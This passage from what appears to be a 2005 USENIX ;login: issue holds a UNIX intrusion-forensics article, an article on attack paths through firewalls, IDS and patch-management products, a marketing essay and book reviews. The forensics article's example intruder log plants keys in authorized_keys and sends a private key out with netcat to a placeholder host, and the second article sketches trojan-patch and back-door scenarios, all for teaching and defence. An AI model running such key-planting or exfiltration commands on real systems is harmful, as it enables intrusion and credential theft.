tty=NODEVssh ruser= rhost=intruder.example.com  user=ftp

Sep  4 07:12:06 middleearth sshd[19239]: Accepted password for ftp
from 10.0.1.2 port 11111 ssh2
```

```
Sep  4 07:12:06 middleearth sshd(pam_unix)[19241]: session opened for
user ftp by (uid=14)
```

The fact that the wtmp data was incongruent with syslog was suggestive of the fact that a nontypical method was used to enter the system, rather than using brute-force password attacks. Even the syslog data was incongruent with itself, since different processes show failure and success. Unfortunately, neither the snort IDS logs nor the iptables logs showed anything of interest (nothing much at all, actually) during times indicated by the suspicious syslog messages, and therefore did not help elucidate which remote exploit was used.

Though these logs did not conclusively solve the first intrusion example that I gave above, they provided evidence about what did *not* happen. Looking through the wtmp logs with last showed that no authorized user was logged in at the time of the exploit. Therefore, the lack of a user appearing in the wtmp logs most likely indicated a remote exploit. As a result, it was helpful to know that the attack was neither a result of an insider nor an account compromised by a sniffed password. It is not always the case that wtmp logs lack evidence. Although not always conclusive or damning, wtmp logs in some cases are able to help answer questions about which users were logged in at the time that a rootkit was installed. In our second intrusion example, the wtmp logs indicated concurrent logins from two suspicious sites. This evidence suggested not a single intruder but a team, or a single user wanting to appear to be a team.

As I suggested earlier, one of the easiest ways to save wtmp logs to another system is not by using a semi-regular cron job that copies logs too infrequently, but by running a process as root that continually pipes entries through netcat or something similar. Unfortunately, wtmp is saved in a binary format, so doing something like the following to send the data to another machine will not work as expected:

```
# tail -f /var/log/wtmp | nc remote_ip remote_port
```

However, a tool called fwtmp that converts the binary wtmp data to ASCII text exists for some operating systems (Solaris, AIX, and HP/UX, at least), and it is certainly possible to write a short script to do this manually. Tools such as loginlog (ftp://ftp.sdsc.edu/pub/security/PICS/hostlog/) can pipe wtmp output to syslog that *can* easily be mirrored over a network.

PROCESS ACCOUNTING AND .HISTORY

UNIX process accounting logs are as easy to work with as wtmp logs. They did not solve the first intrusion example above, but that was because process accounting was not running. If it had been, as in the second intrusion example, we would have known the timing of the end of the process that likely experienced a buffer overflow. Then I would also have seen the start of a shell or another program that had been used to set up back doors for future logins. Finally, from the remaining process accounting logs after the initial exploit, I could have determined the actions of the intruder in the first intrusion example as easily as in the second.

In our second intrusion example, process accounting expanded on and confirmed suspicions from wtmp logs by showing which commands were executed by the intruder(s) during the two concurrent logins. Some of these things were ordinary, like ls. Some of these things were somewhat suspicious, like lala, which obviously is not a standard UNIX command and is not a command that one should normally see on a system. Again, the effect of these actions was inconclusive, and though this may not help us understand the vulnerabilities in the system, it does help to indicate when a compromise occurred, what damage was done after the system was compromised, and what data is trustworthy, or at least when the data stopped being trustworthy.

On *BSD and Linux, the superuser can use the /usr/sbin/accton command to control process accounting, and again, after translation from binary to ASCII, pipe through netcat to transmit the results to a remote machine. Running accton on its own stops process accounting. Naming a file as the argument to accton starts process accounting, though the file must be "touched" first:

```
# touch /var/log/acct
# accton /var/log/acct
```

The lastcomm command can be used to view the results on the remote machine:

```
# lastcomm -f accounting_file
```

Example results of using this command appear in reverse order as follows:

```
nc        -   sean     ttyp0    0.00 secs Wed May 25 13:44
gzip      -   sean     ttyp0    0.00 secs Wed May 25 13:44
cat       -   sean     ttyp0    0.00 secs Wed May 25 13:43
curl      -   sean     ttyp0    0.00 secs Wed May 25 13:43
ls        -   sean     ttyp0    0.00 secs Wed May 25 13:42
```

In the example above, we see the intruder sean looking for an authorized_keys file, moving and appending additional information to it, and gzipping and transferring the private keys off the host with netcat, as follows:

```
# ls .ssh/authorized_keys
# curl http://www.example.com/~sean/mykeys.txt > mykeys.txt
 % Total  % Received % Xferd  Average Speed  Time  Time  Time  Current
                              Dload  Upload   Total  Spent   Left  Speed
100 24730  100 24730   0    0  396k    0 —:—:— —:—:— —:—:— 3018k
# cat mykeys.txt >> .ssh/authorized_keys
# gzip .ssh/id_dsa
# nc -o id_dsa.gz www.example.com 29301
```

There are two important things to note about process accounting. The first is that it obviously does not contain path information or arguments. Therefore, for example, a safe version of the system's ls command cannot be distinguished from a rootkit called ls by its name. The only indication may be in the length of time that the malicious program runs: Either a very long time or almost no time at all, depending on the program, is cause for suspicion. In the case of ls, a suspicious case is likely to take a very long time, since ls ordinarily runs quickly in most situations. The second thing to note is that process accounting logs are written to when commands complete and not when they are executed. There are two consequences of this. First, if a command does not finish, it will not be in the logs. Second, the commands within a script will be indicated before the name of the script itself, because the process containing the script will not finish before the processes within the script; the man command is actually a script and provides a good example of this.

The .history file and .bash_history files normally generated by UNIX shells are useful in understanding previous actions, but are frequently the first thing an intruder will delete, as happened in both of our intrusion examples. For that reason, I suggest that they are worth looking for in users' home directories, but do not count on them being there, or being unaltered. The good news is that they are automatically in ASCII text, not binary, so unlike process accounting and wtmp logs, they are easy to pipe to another machine, or at least to a root-owned file, making them harder to remove. For example:

```
# tail -f /home/sean/.history | nc remote_ip remote_port
```

One thing that was clear about the logs explored in the first example was that the intruder had been in the system for some time. The suspicious syslog messages were over two weeks old: the intruder had had plenty of time to cover his or her tracks or divert the trail of evidence.

File System

After looking at basic logs in our first intrusion example, I explored the file system in more depth. By operating only on a mounted file system, as opposed to a disk image, only limited file-system analysis is possible. This, as well as analysis of unallocated space on the disk for erased files, is the part of the analysis for which it is particularly important to be operating on a disk image rather than a live file system.

Analyzing a file system with Sleuth Kit and other tools is complicated and beyond the scope of this article. Also, as I described in our first intrusion example, there are many techniques that are either trial-and-error or require a great deal of experience to be able to separate signal from noise in the vast quantity of files on a typical UNIX system. There are a few simple techniques, however.

In both of our intrusion examples, I worked on images mounted read-only and looked in the common places, using find for suspicious files, including /tmp, /var/tmp, and user home directories. I also looked closely at the /etc/passwd file, the crontab file, and the authorized_keys files used by ssh, for unusual dates and entries. Suspicious files may not stand out, but instead can be named either very practically, to fit in with existing files, or in an extremely subtle way, to fit in invisibly with the "." and ".." directories, like "...".

The following example searches for one or more periods followed by one or more nonprinting characters, such as control characters. For instance, the following example will note ". " (a period followed by a space), which can commonly be confused with the standard "." (just a period) directory:

```
# find / -name '.*' | grep '\.[\.]*[^\!-~][^\!-~]*'
```

In the first intrusion, on the disk in question a suspicious directory named similarly to this was discovered containing two brute-force ssh toolkits, presumably used to attack the system whose owner gave notification that our system was compromised. Using the dates of the files in the suspicious directory as a reference point, I searched the rest of the system for files with similar creation or modification dates. Using find with the -ctime and -mtime flags, I discovered that most of the binaries in /usr/local had identical dates and seemed to clearly indicate that they had been modified or replaced, possibly with trojaned versions after the intrusion began. Finally, although a search turned up nothing important in our own examples, setuid root or setgid wheel files are also important to look for. These are quite easy to find on a mounted file system as well, although determining which ones are appropriately setuid root or setgid wheel is sometimes harder. A good method sometimes is to have a known, clean system available as a comparison. I used the following commands to perform the relevant searches in our examples:

```
# find / -type f -user root -perm -4000 -exec ls -l {} \;
# find / -type f -group wheel -perm -2000 -exec ls -l {} \;
```

UNIX files "possess" three timestamps: a last-modified time, a last-accessed time, and a time that the inode information was last changed. Using the UNIX ls -l command will indicate the last-modified time. To obtain the last-changed time of the inode associated with a file, one uses ls -lc. The last-accessed time is seen with ls -lu. Note: it is a popular misconception that UNIX files have a "creation" time associated with them. They do not.

It is helpful to have the ability to view when certain unusual files appeared on the system, or have knowledge of when system binaries have been modified. Of course, it is possible to spoof timestamps, but it is also helpful to know occasionally when an intruder has made a mistake. For instance, in our second intrusion example, the intruder altered the modification date of new binaries discovered on the system, but had not adjusted the time of the last change to the inode, which requires the more complicated steps of bypassing the file system and writing to the raw disk device. A recent modification date, or, in this case, a modification date earlier than the inode change date, was a red flag about intruder activity, because bypassing the operating system to write directly to a raw device is rare. There are very few sure-fire techniques that one can employ in looking at the file system, but even having knowledge of the different flags to use with ls to inspect unusual files can be invaluable.

The Sleuth Kit (www.sleuthkit.org), successor to the Coroner's Toolkit (www.porcuipine.org/tct), contains mac-robber, the successor to the Coroner's Toolkit's grave-robber tool. Unlike the rest of the Sleuth Kit tools, mac-robber can be run on a mounted file system rather than a disk image, which can be prohibitively time-consuming for novices to create since it requires having a disk at least as big as the one we want to image. As a result, an analyst will be limited to analyzing currently existing files and be unable to analyze deleted ones. Using this tool, however, allows you to augment the UNIX ls, find, and grep commands to search for data on a disk. An advantage to using mac-robber over find and other tools is that it finds and stores data in a way that allows mactime, another tool from the Sleuth Kit, to show the chronology of file-system activity. Use of mac-robber and mactime is straightforward:

```
# mac-robber directory > output
# mactime -b output analysis_start_date
```

Specifying / as the directory to search will allow you to analyze the entire file system. In our first intrusion example, this technique augmented find by not only searching for files that had been created recently, but also automatically looking at files that had been modified and putting them in chronological order, making it much easier to correlate the times that files were added or modified with the times that suspicious users were logged in.

Summary and Conclusion

As mentioned, these attacks and the methods used to analyze them were representative of the inconclusiveness that computer forensics usually provides. They also demonstrate the difficulty of finding the presence of something "bad" on the system, since it is not possible to completely characterize what "bad" things look like ahead of time. If it were possible, intrusion detection systems would be panaceas, and they clearly are not.

Ultimately, the vulnerability in the first intrusion was probably in Linux-PAM (Linux Pluggable Authentication Module), and the second intrusion was probably a local exploit executed through an account with a compromised password. In both cases, the suspicion is an inference from available and missing data. No hard evidence is available. Very little evidence at all was found on the system in the first example, as it only gave indication of activities performed once the machine was compromised, not how it was compromised. That evidence was a directory containing a tool to perform brute-force ssh attempts against other machines, ctime evidence that a number of standard binaries had been replaced and possibly trojaned, and syslog messages showing a number of successful ssh logins for every user on the system who did *not* have a login shell. No proof of how the intruder broke in and what the intruder did was found. On the second machine, the actual local exploit could not even be guessed.

Even though novices are likely to have fewer means at their disposal than were used in the first intrusion example, there are some things even a novice can do better than in the examples. At the end of the day, as in our first intrusion example, the important thing for most admins to know is that the system was compromised, and to have some idea of *when*. With this knowledge, one can reinstall the system (with patches, this time), change user passwords, and have an idea of how far back one needs to go into backup tapes to recover unaltered user data. Knowledge of *how* a system was compromised may not always be possible with any degree of certainty, as I showed above. However, vigilant observation of important system events and awareness of general forensic techniques are the keys to success.

Future techniques that we are currently researching [PBKM05] should enable forensic analysis on the *entire* system, using techniques to present the information to an analyst that makes the information at least as understandable as simple wtmp and process accounting logs, but far more comprehensive. With these improvements, forensics will become not only easier but much more precise.

The techniques suggested in this article are not intended to be complete. As I have stated, no current techniques on commodity operating systems can make forensic analysis complete. Nor will these techniques make a novice analyst ready to join law enforcement for the next episode of *CSI* involving computer crime. But they open the door to performing preliminary analysis while also setting the stage for a possibly more detailed analysis by a professional forensic analyst. Forensics is an intimidating subject, but given the prevalence of malicious insiders and automated worm attacks [MSVS03], more computer users need to know how to perform the basics.

REFERENCES

[All05] Eric Allman, personal conversations, January 2005.

[Bis95] Matt Bishop, "A Standard Audit Trail Format," *Proceedings of the Eighteenth National Information Systems Security Conference* (October 1995), pp. 136–145.

[MB05] John Markoff and Lowell Bergman, "Internet Attack Is Called Broad and Long Lasting," *New York Times, Late Edition—Final* (May 10, 2005), p. A1.

[MSVS03] David Moore, Colleen Shannon, Geoffrey M. Voelker, and Stefan Savage, "Internet Quarantine: Requirements for Containing Self-propagating Code," *INFOCOM 2003* (April 2003).

[PBKM05] Sean Peisert, Matt Bishop, Sid Karin, and Keith Marzullo, "Principles-driven Forensic Analysis," *Proceedings of New Security Paradigms Workshop (NSPW) 2005* (to appear September 2005).


[SB03] Fred Chris Smith and Rebecca Gurley Bace, *A Guide to Forensic Testimony: The Art and Practice of Presenting Testimony as an Expert Technical Witness* (Addison-Wesley Professional, 2003).

[SB04] Abe Singer and Tina Bird, *Building a Logging Infrastructure*, SAGE Short Topics in System Administration 12 (USENIX Association, 2004).

[Sin05] Abe Singer, "Tempting Fate," *;login:* (February 2005): 27–30.

STEVE MANZUIK

your defense is offensive



Steve Manzuik is the founder and moderator of Vulnwatch (www.vulnwatch.org). He is currently a product manager for eEye Digital Security, and over his 17-year career has worked for Ernst & Young, IBM, and Bindview Razor.

smanzuik@eeye.com

TODAY, INFORMATION TECHNOLOGY is flooded with various gadgets and products that are all marketed to help improve security. Some of these products do work as advertised while others do not. One would assume that the security products themselves are secure, but the reality is that some security products may in fact be more of a danger to your networks than a benefit. This article outlines some of the known vulnerabilities in security products as well as some new attack vectors that may not have been considered. In doing so, the intent is not to call attention to specific vendors, but the reader may notice that some vendors have more issues than others.

In the Beginning

By searching the Open Source Vulnerability Database (OSVDB) for the keyword “security,” one finds security problems dating back to 1996: OSVDB ID 6519—IPFW address:mask syntax firewall filter leak.

While this flaw does not lead to the use of IPFW as an attack vector, it does show that security flaws within security products have existed for quite some time. Lets look at some of the newer, more serious issues out there.

More Relevant Issues

I’ll start with a security technology that everyone has been convinced that they need: firewalls. When you search online vulnerability databases such as OSVDB (www.osvdb.org) using “firewall,” you find approximately 160 different vulnerabilities. Of course not all of these are serious enough to be used as an attack vector, but some are.

The first vulnerability is OSVDB ID 4412—Checkpoint Firewall-1 SmartDashboard Overflow. This vulnerability allows a remotely authenticated user to elevate her privileges and execute arbitrary commands. This issue is over a year old and, according to OSVDB, there are no known patches or workarounds for it, but exploit code does exist. The level of exposure to a vulnerability such as this is limited, as you do need to be an authenticated user, which would lead one to assume that various log files will offer evidence of your dirty deeds; of course, those log files are only good if stored in a secure manner and if the evil user doesn't know to cover up the evidence.

Obviously, allowing code to be executed on your firewall is a bad thing, and the scenarios where this can be abused are endless.

Also under the category of abusing firewalls we find a handful of Zone Alarm vulnerabilities. According to OSVDB there are 16 different ways one could abuse Zone Alarm. However, out of those 16 vulnerabilities only two offer the ability to be used in an attack other than your run-of-the-mill denial of service. The first of these was discovered by eEye Digital Security and is an overflow that was present in the SMTP processing agent. Those of you familiar with this vulnerability are probably getting ready to correct me by saying that this is not remotely exploitable, since it requires the malformed SMTP `RCPT TO` string to come from the client. This is only partially correct: yes, the malformed command must come from the client side, but that does not rule out the potential to abuse this flaw.

For example, a malicious Web link could easily be crafted and used to trick users into sending an email with the correct malicious string, causing the system either to crash or, even better from an attacker's perspective, to execute commands with system privileges. Probably the easiest and most reliable attack to initiate here, not that I would know anything about attacking systems, would be to upload and execute something, netcat perhaps, that could give you system-level shell or back-door access to the system. Simply executing netcat to listen on port 53 or some other nonobvious port is pretty common, and, as far as I know, netcat is not on any of the anti-virus vendor hit lists.

The second vulnerability in Zone Alarm is very similar, albeit more difficult to exploit, since it requires abusing a specific device driver installed with Zone Alarm. Again, this needs to be achieved on the client side. This vulnerability is more likely to lead to crashing the system than to successfully executed commands, but the potential for abuse is there and it does work.

To broaden this article beyond a discussion of broken firewalls, which would ultimately lead to a rant that might be construed as antifirewall technology, I will move on to another popular security technology: intrusion detection systems (IDS).

IDS

As you probably know, there are host-based (HIDS) and network-based (NIDS) intrusion detection systems; for the purposes of this article, I will make most NIDS and HIDS vendors cringe by simply lumping them together.

As my first example, I will use the Snort vulnerability that was found just over two years ago. I have personally witnessed environments still running older versions of Snort, which is why I am using it as an example. Basically, an attacker can send a specially crafted packet that will cause a heap overflow and execute commands.

Let's think about this one for a minute. Here you have a system that is typically installed on sensitive network segments and is typically in a position to see most network traffic. Rather than just abusing the sensitivity of this system, a smart attacker would use this vulnerability to gather data. For example, by using this vulnerability to obtain a remote shell, one could capture sensitive information, since that is essentially what NIDS is already doing.

Luckily, this vulnerability has been fixed and is not present on any new versions of Snort. My next example, for those good at noticing patterns, was discovered by eEye Digital Security.

OSVDB ID 4702 explains how a flaw in the way RealSecure, Preventia, and BlackIce reassemble SMB packets can be abused to run arbitrary code with system privileges. This vulnerability can be exploited with one simple SMB packet; to quote the eEye advisory, "code execution is effortless."

Once again, we have a system that is typically used in sensitive locations, offering an attacker access to sensitive data. Much like the Snort attack, a smart attacker would not abuse this flaw but silently use it to gather sensitive data. In fact, by combining this with the numerous ways an attacker could bypass IDS signatures, the attacker could easily gain and maintain access to the system. A careful attacker could pull this off without being detected.

Another example of the same IDS products leaving organizations open to attack is the ICQ Protocol overflow that was used in the Witty worm. The Witty worm is a great example of how systems designed to protect you can leave you vulnerable.

All of the above examples have been known for quite some time. Most of them have been addressed by the vendors, although that does not mean that there are no longer any systems that can be attacked using these methods. The following scenarios are ones that may or may not have been thought of or reported but that do illustrate how the very infrastructure we have built to protect our networks can in fact be used against us.

Patch and Systems Management

At Blackhat Amsterdam 2005, Chris Farrow presented a talk that I wrote and researched, outlining many of the flaws in the current patch and systems management process and including some ideas on how these flaws can be abused. Most of these attack scenarios are completely theoretical, and while variations on or portions of the attacks have occurred, no one has performed an attack against the patching or systems management infrastructure . . . *yet*.

During the Blackhat talk, the following disclaimer was given: No vendor products will be named unless information is already public; most of these flaws apply to multiple vendors; and any vendor-specific issues will be disclosed to the vendors before they are publicly disclosed.

The patching of workstations and servers has become a necessity in maintaining system security and uptime. Almost every organization today finds itself forced to install some sort of patch on an almost monthly basis. This has become a very expensive problem for organizations, and many vendors have gladly stepped up to the plate with various solutions designed to help manage the patching and configuration of systems, thus helping to increase the overall security of an organization. Too bad many of these vendors did not consider the impact of their very own products on an organization's security.

Before we dive into the specific flaws in the various products let's look at the anatomy of a Microsoft patch. Patches released by Microsoft are digitally signed, these signatures are available on the patch download server, and Microsoft controls the patch process with an XML file named mssecure.xml. As a bare minimum this seems like a reasonable way to handle patch distribution, but can you think of any vendors out there that do not even bother to do this bare minimum?

Patch and systems management products can be lumped into two categories: agent-based and agentless technologies. Obviously, to be managed or patched the agent-based systems require an agent to be installed on the host systems. The agentless systems do not require an agent but usually require privileged credentials or some sort of trust relationship on the network.

Most of these systems communicate over the following protocols: HTTP, RPC/DCOM.

You will notice that these do not include any protocols that are natively "secure" by means of encryption. Some products do have an option to run over HTTPS while others do encrypt agent-to-master communications, but most do not.

Patches are fed to the master systems directly via Windows Update over HTTP. Some systems download new patches for each run; others store the patches in a central repository. Some systems are able to simply push out patches and configuration changes; others require custom scripts to be created.

So far, while explaining at a very high level how most vendors have approached patch and systems management, I have already uncovered some potential flaws that should be investigated. They are:

- Lack of encrypted communications between the console and the agents
- Lack of true authentication (some products) between the agent and the console
- Patch repository as a potential attack vector

LACK OF ENCRYPTED COMMUNICATIONS

Some vendors do not encrypt communications via the agent and the console. This leaves them open to replay and man-in-the-middle attacks. Imagine a sophisticated attacker placing himself between your servers and the system that has the ability to alter the configuration of those systems.

LACK OF TRUE AUTHENTICATION

During testing and research for the original Blackhat talk, I found that some agents only check that the machine name sending the commands matches that of the console, and then simply do what they are told by this machine. Obviously, this is a huge mistake in terms of security, since an attacker can easily not only discover the machine name but also spoof it.

PATCH REPOSITORY AS ATTACK VECTOR

The patch repositories on some systems have, by default, extremely weak directory and file permissions, leaving the patches themselves vulnerable to modification. While some systems combat this by checking the digital signature each time they issue a patch, others simply check once, save the patch in the directory, and then assume the patch is valid so long as the file name matches. These are all weaknesses in the patch products themselves; as with any weakness, however, these can be exploited only if there are attack vectors designed to take advantage of them.

Attack Scenarios

The first potential attack vector comes from an internal threat (admittedly not as sexy or cool as an external attack):

- Compromise the patch repository
    - The attacker gains access to the central patch repository, modifies a patch to install malicious code, and waits for that patch to be rolled out.
    - The attacker gains access to the central patch repository, follows the numbering sequence of vendor patches, and places a malicious patch with the next patch name, knowing that the system will not overwrite what is in the repository.
- Sniff internal network for agent-to-console communications or console-to-system communications
    - Look for credentials as they will have privileged access.
    - Watch for specific commands to figure out and document what the agent will respond to and how it will respond.
- Man-in-the-middle the system and substitute the payload with malicious code
    - Adjust patch targeting to prevent a patch from being installed, leaving a system vulnerable. This would work only if the agent does not report patch success/failure back to the console, though such traffic can also be modified or created.

An internal malicious user could pull off one of the above attacks undetected as long as the user is smart enough to learn exactly how the system works and what inputs and outputs it expects. System administrators explicitly trust what they see on their consoles and do not have the time or reason to double-check the system.

The second attack scenario involves an external attack and abuses a couple of flaws found specifically in the Microsoft patch process. The first issue with this process is that it is regularly scheduled. This gives an attacker a window of opportunity—more on this shortly. The second issue is that while Microsoft publishes an XML file containing everything a user needs to validate a patch, that XML is distributed from the same systems that the patches are distributed from. You will see why this can be a problem in the following scenario. The attacker:

- creates a trojan patch, digitally signs it, and creates the proper XML file that some systems will look for;
- patiently waits for the next "Patch Tuesday";
- goes after the infrastructure of the target;
- redirects requests for known patch sites to a site containing spoofed patches.

The system will receive what it believes to be a valid XML file and then begin to download the executables. Your base will then belong to the attacker.

The trojan patch could address the actual problem and simply install its own additional code. And it could be digitally signed, obviously not with Microsoft's key but with another. Many patch management systems only check that there is a signature and do not actually validate that signature.

Solutions and Conclusion

The scenarios outlined above are based on nothing more than high-level research of vulnerabilities and how specific products work. While products that run and "secure" Microsoft environments were used, in all of the examples these flaws can extend to other operating systems.

The bottom line and the entire point of this article is that organizations need to start putting more thought and research into what products they use to protect their infrastructures. Basing purchasing decisions on who has the cutest booth babes at the various conferences may make sense for general IT products and services but not when selecting a security or systems management vendor.

EMILY W. SALUS AND PETER H. SALUS

marketing after the bubble

Emily W. Salus has recently reopened her marketing consultancy. She was marketing manager at Sleepycat Software until 2003 and has done marketing for a variety of organizations including the FSF and the Tcl/Tk Consortium. She has also been sales manager for the east coast at *Linux Journal*.

ewsalus@pacbell.net

Peter H. Salus is a technological historian.

peter@usenix.org

ONCE UPON A TIME, THERE WAS A tech boom and too many people got carried away by the hype. We may not have bought into the hype ourselves, but that didn't matter when downsizing came along.

Despite this, the need for software and maintenance has increased and there are still a lot of opportunities out there. But in a post-bubble universe, does marketing matter? Do we need PR? And what about the hype about new products and new technologies? In the long run, does any of this even matter for the technician or the engineer?

Unfortunately, hype is still hype: excessive promotion of something that may or may not ever make it to market (think vaporware). But marketing and PR are still important and both still matter to engineers, even to those who aren't managers (and never intend to be).

How did hype get so popular, what does its seeming demise mean, and what are marketing and PR exactly?

Do you know?

In the Beginning

Companies need visibility. Every product or service requires some sort of publicity, even if only to let customers know that the product exists.

The principal methods of executing this are through marketing and public relations.

While definitions vary, depending on whom you talk to, we like to define marketing as publicity that introduces, describes, or explains products and companies, and PR as those marketing efforts that actually touch the customer in some way. Using these definitions, marketing can include branding, naming, logos, corporate identity, product definitions, efforts to publicize both company and products (including sales presentations and training), locating companies and products within the larger industry, defining where and when products will appear (at trade shows, in stores) and how they can be purchased, advertising, and pretty much anything else that gets the word out there.

Public relations, on the other hand, deals directly with the customer or prospective customer and is, basically, a subset of marketing. It can include press releases, the methods by which products are presented to the media and the public at large, newsletters, article placement, and the like. Some would also include advertising here, as well as a number of other things (branding comes to mind).

Given these definitions, what happened with marketing, PR, and hype in the tech bubble, and where are we in relation to these areas now?

If you look at the verbiage surrounding the "irrationally exuberant" market—a period when Microsoft went from just over $5 per share (1995) to nearly $60 (2000) and RedHat went from an IPO of under $30 per share (1999) to over $135 (2000), to say nothing of those companies that garnered investment and died within 36 months—we find "killer app" and "next big thing" in the starring roles.

We never found out what the apps would kill or exactly what that next thing was.

If you're a particular fan of technology, shoes, or comic books, some items are "must haves," but that won't matter to a marketer who, instead of locating a niche market in which to break even (or lose money), is trying to reach a wider audience to make a profit. Rather than hype, big (and even small) investors are interested in the promise of the technology and the likelihood that they will at the very least get their money back.

If hype is that bad, and it is, what can marketing and PR do for us that we might actually want?

Raising Awareness

For starters, marketing and PR, the good kind, inform the target audience that a product exists. Back in the good old days, movie previews were targeted to specific audiences. If you were sitting down to watch an action film, you'd see previews for other action films (in marketing-speak, "coming attractions").

These days, when you go see an action film, you might see a trailer for just about any genre movie. Why? Presumably the movie studios are (1) desperate and grasping at straws; (2) finding that moviegoers like more than one type of movie; (3) finding that people accompanying fans of action films to the movie may prefer documentaries, so the theater shows previews for a variety of films; or (4) hoping to expand their audiences and entice someone who usually likes action films to see a comedy because, well, people have a variety of tastes and something might cause a person to cross over from one genre to many genres.

With all the money spent on advertising, television, billboards, magazines, spam, spam faxes, etc., you might be surprised to learn that it is commonly accepted in the field that advertising doesn't increase sales. What it does do, and this has been documented, is let the audience know that a product exists—it raises awareness.

If you're watching TV and have been looking for a product that cleans dark marks from walls and an advertisement for the "Magic Eraser" comes on, you might think, "Now that's the product I've been wanting! I'm going to try it out, if I see it the next time I go shopping." If you don't care about these things, you are likely to either get yourself a snack, watch the ad and think "That's a stupid ad," or change the channel until the ads are over.

And marketing? Well, if you see a product in an advertisement or hear about one from a friend or see a product somewhere, you'll want to be able to recognize that product when you go out shopping for it. So logos become very important, as do the characteristics of the product. You know what the IBM logo looks like. You know that Lucent's logo was something that looked like a zero drawn by a pre-school child. You know what the mini iPod looks like and the colors it comes in. You can recognize the shape and the color. What's IBM's nickname (among others)? Big Blue. What color is their logo? You guessed it. How has Apple made its mark? It moved away from machinery in grays and taupes and went to bright colors. If you see a brightly colored machine you don't recognize, you're likely to think, "Oh, an Apple product." And you know that Apple logo, so you can check to see whether you're right or if someone else has jumped on that bandwagon.

PR

And what do all those press releases do? Unfortunately, a lot of them purport to be news when in reality they are simply just another piece of writing to send to journalists so that the journalists don't forget about the company's existence. (Journalists may just reprint the releases, some without any rewriting. This is common and accepted in product announcements, but really bad when it's an actual article that claims to be unbiased.) The good releases, and the only ones that good journalists pay attention to, are the ones that actually contain news: a new product that fills a previously unfilled niche; a new distribution of software that fixes the problems, previously reported in a product review perhaps, of the old version; the founding of a new company; in rare cases, the movements of high-level, well-known individuals within the company or from a company (think of the news about Carly Fiorina's departure from HP).

Around 90 percent of all the news you see, in all media, is produced from press releases, which often entails PR professionals making call after call to get a journalist interested in reporting what they have to say.

Let's end this with a concrete example. If you're hiring a PR professional, you might want to find out what kind of journalists your candidates have regular contact with and how good their relationships with journalists are. Sometimes those relationships haven't developed yet, but if you think the person you're hiring has the ability to make those connections, you're still in good shape. Contacts really reflect trust and experience. And someone without media contacts may not be what you want to invest in, but may also be the next "best friend" of the journalists you want to reach.

But why do you want to reach them? Why does it matter to the engineer, programmer, or scientist? The (very) short version: If the marketing team and executives can't find a way to sell it, whatever it is, then the product is dead. If no one knows your product exists, it may be the most useful creation of the last five years, but no one will get any use out of it.

Engineers need to be aware of what marketers will do to publicize the product and if they will be able to find a niche for it. Why? If your work doesn't sell, you or your group or your department might be the next to get cut, since you're spending money but not making any. Your products and services need to be marketed well.

book reviews

RIK FARROW

rik@usenix.org

USENIX would like to thank Æleen Frisch for taking over the "Bookworm" column from Peter Salus on short notice. *;login:* is changing, and the "Bookworm" column is morphing into a new book reviews section, with detailed book reviews included in each edition of *;login:*. The new book review section will appear in the October 2005 issue.

ADVANCED PROGRAMMING IN THE UNIX ENVIRONMENT, 2ND EDITION

Richard Stevens and Stephen Rago

Addison-Wesley, 2005, 0-201-43307-9, 800 pp.

If you do any UNIX programming, or Linux or MacOS programming, this is the book you want to keep handy. The first edition, by Rich Stevens, became an instant classic for good reason. Stevens provided clear and detailed examples of how to use the many system calls provided by the UNIX programming environment of the day (that edition was published in 1992). But things have changed. The second edition, written by Rago, covers currently popular operating systems: FreeBSD, Linux, Solaris, and Darwin (MacOS X). The second edition also includes new topics, such as threading and multithreaded programming, as well as other things that were less common 13 years ago, like networked printers and the Web.

You might be tempted to believe that this book isn't necessary. After all, you have the Web at your fingertips, with a wealth of software to copy and resources to read. Not very long ago, I found myself wanting to collect the IP address of a client as it connected to a server I was writing for one of my classes. I started searching for a good, yet short, example of the code I needed. And never found it.

The second edition explains exactly how to get the IP address from a connecting client, and how to convert it into a human (person) readable format using inet_ntop(). What I spent hours struggling with on the Web was easy with this book.

I used the previous edition as an important reference, but had misplaced it (too many bookshelves). Now, the second edition sits by my desk ready to lend assistance as soon as I need it. I can highly recommend this book. Rago has carried on in the fine tradition of Richard Stevens.

MASTERING FREEBSD AND OPENBSD SECURITY

Yanek Korff, Paco Hope, and Bruce Porter

O'Reilly Media, Inc., 2005, 0-596-00626-8, 445 pp.

I found that this book reminded me of Mick Bauer's *Linux Server Security*, in that it begins with some hardening and administration basics, then continues with installing and securing common services (mail, DNS, and Web). The authors have produced a clearly written book that is authoritative and contains easy-to-follow instructions. That the instructions are tailored specifically to the two most popular BSD distributions is a big help. You are told how to find the right version of the DNS server software (whether from ports or elsewhere), how to build it, and how best to configure it.

I consider this book a fine addition to my security shelf, and have already used it to tweak the security of my DNS server.

LINUX NETWORK SECURITY

Peter Smith

Charles River Media, 2005, 1-58450-396-3, 541 pp.

You might think that I would be satisfied with Bauer's book, but Smith's book forms a fine complement to it. Unlike *Linux Server Security*, Smith's book starts off with a section about network-based attacks. Bauer's book does discuss using netfilter, but Smith's goes into much greater detail on using iptables, making it a better all-around reference for this topic. Securing services are a minor topic here. Instead, there is a lot of material about choosing a Linux distribution and the various add-ons for increasing the security of the system. I really like the chapter on hardening, especially the parts that explain the various memory (buffer overflow) protection schemes that work in Linux.

There is an entire chapter devoted to explaining and contrasting the various access control solutions for Linux (such as SELinux, GRsecurity, and LIDS). This book would be a complete Linux security book (instead of network security) if there were a bit more detail (there are only two paragraphs) about file and directory permissions. The rest of the "Basic System Security Measures" chapter does measure up to what I would expect from a book on Linux security. I recommend that this book serve as a textbook for classes in Linux security, or for anyone who wants a serious reference work on current Linux security features.

USENIX notes

USENIX MEMBER BENEFITS

Members of the USENIX Association receive the following benefits:

FREE SUBSCRIPTION to *;login:*, the Association's magazine, published six times a year, featuring technical articles, system administration articles, tips and techniques, practical columns on such topics as security, Perl, Java, and operating systems, book reviews, and summaries of sessions at USENIX conferences.

ACCESS TO ;LOGIN: online from October 1997 to this month: www.usenix.org/publications/login/.

ACCESS TO PAPERS from USENIX conferences online: www.usenix.org/publications/library/proceedings/

THE RIGHT TO VOTE on matters affecting the Association, its bylaws, and election of its directors and officers.

DISCOUNTS on registration fees for all USENIX conferences.

DISCOUNTS on the purchase of proceedings and CD-ROMs from USENIX conferences.

SPECIAL DISCOUNTS on a variety of products, books, software, and periodicals. For details, see www.usenix.org/membership/specialdisc.html.

FOR MORE INFORMATION regarding membership or benefits, please see www.usenix.org/membership/ or contact office@usenix.org. Phone: 510-528-8649

20 YEARS AGO IN *;LOGIN:*

